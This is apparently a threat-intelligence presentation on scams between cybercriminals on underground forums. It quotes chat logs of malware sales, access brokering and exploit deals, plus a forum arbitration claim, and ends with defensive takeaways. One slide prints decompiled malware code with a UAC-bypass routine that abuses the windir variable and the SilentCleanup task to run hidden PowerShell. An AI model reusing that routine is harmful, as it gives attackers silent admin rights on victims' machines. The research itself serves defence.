(4:48:58 PM) ME@xmpp.jp: Yes

(4:48:59 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: and 2nd stub for update bot.

(4:49:03 PM) ME@xmpp.jp: Yes

(4:49:08 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: This update stub will not get detected.

(4:49:12 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: if u follow my guide.

(4:49:16 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: Meaning u will hold long .

So here is when the cheat/scams begin:

2.

(5:04:03 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: i executed

(5:04:05 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: it connected

(5:04:08 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: check if u see me.

(5:04:14 PM) ME@xmpp.jp: wait

(5:04:23 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: [REDACTED].238

(5:04:25 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: that ip

(5:05:04 PM) ME@xmpp.jp: what country?

(5:05:12 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: spain

чи (5:05:15 PM) ME@xmpp.jp: Yes

не (5:05:34 PM) ME@xmpp.jp: DESKTOP-[REDACTED]

(5:05:50 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: yeah

(5:05:53 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: ok u can send here

(5:05:55 PM) ME@xmpp.jp: everything OK, let me pay

The screenshot shows a debugger interface. On the left, a list of variables is visible, including several instances of `_bytes_noewslcidvii` and `_bytes_rthoagjaiwpm`. The main window displays a memory dump titled "Память 1" with a hex view on the left and an ASCII view on the right. The ASCII view shows a message: ".....h.....MZ.....@.....!..L!This program cannot be run in DOS mode...\$.PE..L.....^.....@.....K.....H.....text..d.....".

The screenshot shows the Windows taskbar and system tray. The taskbar contains icons for various applications, including a file explorer, a terminal, and several instances of a specific application. The system tray shows the date and time as 20:56 on 23.06.2021.

Далее файл внезапно дропается и запускается, что есть малварька опять же медкода.

```
// Token: 0x06000642 RID: 1602 RVA: 0x00029894 File Offset: 0x00027A94
[STAThread]
public static void bytes_viiydnssbcwg()
{
    try
    {
        if (!RunCheck.TestAdmin())
        {
            Registry.CurrentUser.OpenSubKey("Environment", true).SetValue("windir", "powershell -ep bypass -w h -Command \"& \" + Assembly.GetEntryAssembly().Location + "\";#",
                RegistryValueKind.ExpandString);
            new Process
            {
                StartInfo =
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "schtasks",
                    Arguments = "/run /tn \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup /I"
                }
            }.Start();
            Environment.Exit(0);
        }
    }
    catch
    {
    }
}
}
```

Методы его клипака:

```
namespace _Windows_
{
    // Token: 0x0200000A RID: 10
    internal class _Windows_g
    {

```

## Victim name

2022-03-24 15:47:08 waterfox and in 40 min i will start deal with u  
 2022-03-24 15:47:13 waterfox send screenshot?  
 2022-03-24 16:41:04 waterfox hello ?  
 2022-03-24 16:41:12 waterfox received the money  
 2022-03-24 16:41:16 waterfox now we are ready to start the deal  
 2022-03-24 16:58:53 waterfox need to buy today  
 2022-03-24 16:58:56 waterfox now\*  
 2022-03-24 17:01:42 waterfox now when we r ready to buy, u dont reply  
 2022-03-24 17:05:21 fabius leave, I'm ready!  
 2022-03-24 17:05:24 fabius bc1qedwllc4yuqs6w2xmpefhlzlf6jtnsl6ns3cmgl  
 2022-03-24 17:05:29 waterfox xsss  
 2022-03-24 17:05:32 waterfox escrow  
 2022-03-24 17:05:34 fabius ok  
 2022-03-24 17:05:54 fabius here is my profile, create  
 2022-03-24 17:06:03 fabius [REDACTED]  
 2022-03-24 17:06:11 waterfox [REDACTED]  
 2022-03-24 17:06:15 waterfox check chat  
 2022-03-24 17:07:16 fabius answered in chat  
 2022-03-24 17:07:24 waterfox start deal  
 2022-03-24 17:07:30 waterfox write all detail  
 2022-03-24 17:07:46 waterfox 500\$ - deal  
 2022-03-24 17:08:26 fabius cisco access user  
 2022-03-24 17:08:30 fabius <https://www.zoominfo.com/> [REDACTED]  
 2022-03-24 17:10:00 waterfox can u start escrow deal?  
 2022-03-24 17:10:06 waterfox or i start?  
 2022-03-24 17:10:48 fabius i start  
 2022-03-24 17:12:30 waterfox i start ?  
 2022-03-24 17:15:06 fabius yes  
 2022-03-24 17:15:07 fabius [REDACTED]escrow/380/  
 2022-03-24 17:15:10 fabius protected  
 2022-03-24 17:16:22 waterfox accepting the deal  
 2022-03-24 17:18:50 waterfox accepted  
 2022-03-24 17:18:58 waterfox now- i sent payment to the escrow  
 2022-03-24 17:32:50 waterfox hi  
 2022-03-24 17:32:54 waterfox sent payment to the escrow  
 2022-03-24 17:33:47 fabius waiting for payment  
 2022-03-24 17:33:57 waterfox waiting for confirmation  
 2022-03-24 17:34:02 waterfox then it will show payment confirmed  
 2022-03-24 17:34:16 waterfox then you will receive notification about payment to escrow  
 2022-03-24 17:34:16 fabius +  
 2022-03-24 17:34:25 waterfox and you send the access and i check, verify  
 2022-03-24 17:34:30 waterfox and release the money  
 2022-03-24 17:34:46 fabius how long do you need to check access?  
 2022-03-24 17:34:57 waterfox we will check  
 2022-03-24 17:35:04 waterfox asap, dont worry  
 2022-03-24 17:49:01 waterfox Hey- be ready to send access, after confirmation  
 2022-03-24 17:49:30 fabius wait confirm

**Windefender**  
Toxing on uTox, from the fut...

All Contacts

**Nsecurity**  
Toxing on qTox

Create Groupchat

**Nsecurity**  
Toxing on qTox

Windefender From [redacted]  
hello  
07F5797552F596432E7E381E38C479D0C5B6A2693FA97273987A10609E5AB953 is now known as Nsecurity

Nsecurity hi  
??

Windefender Hi regarding exploits  
twitter fb etc

Nsecurity yes

20:21:56  
20:22:03  
22:12:58  
22:13:10  
22:14:06  
22:19:00  
22:19:09  
22:19:32  
22:19:37  
22:19:43  
22:19:56  
22:20:21  
22:21:06  
22:21:16  
22:22:27  
22:22:52  
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22:23:09  
22:23:26  
22:23:58  
22:24:15  
22:24:19  
22:24:43  
22:25:19  
22:25:30  
22:26:01  
22:27:42  
22:27:57  
22:28:06  
22:28:22  
22:28:32  
22:29:00  
22:30:07

Link to profile : [redacted]

Claim amount : 150 usd

jabber : icecode@jabbim.cz

Ic3cod3 contacted me trough pm, we chat on jabber.

He was going to make an .exe software for me, i paid the man on saturday, promised to have it finish in 2 days, this guy is nowhere to be found since sunday.

for proofs / convo / transaction mod please PM me and i send everything.

Windefender Payment depends on impact of exploit. I am always interested in 0day and 1 day  
ok Which windows versions? and c86 and x64 both?  
4. Does this exploit affect the current target version?  
[-]No  
what this menas?  
means\*?

Nsecurity it effecting both  
x64 and x86

Windefender price?

Nsecurity you know to offence but i really met alot of time wasters

Search/Add Friends

**Conclusion**

# Key takeaways

- **Arbitration threads can be a valuable source of intelligence**
  - Can complement both tactical and strategic TI
- **Some marketplace/forum users are susceptible to deception**
  - Defensive techniques involving these approaches are worthy of more exploration
  - Honeypots, canary and decoy data and profiles, etc
- **Details of specific scams, techniques, and fake sites**
  - It's not just threat actors at risk – also inexperienced researchers, journalists, the generally curious
  - Or harvesting their credentials/accounts
  - In the future, we may see deliberately deceptive forums

# Future research

- Detailed quantitative studies of scams
- A broader range of marketplaces and forums
- Unusual/novel scamming techniques

## Further details

- Detailed series of X-Ops research blogs
- 4 parts, starting today
- [news.sophos.com](https://news.sophos.com)



**Thank you!**  
**Any questions?**

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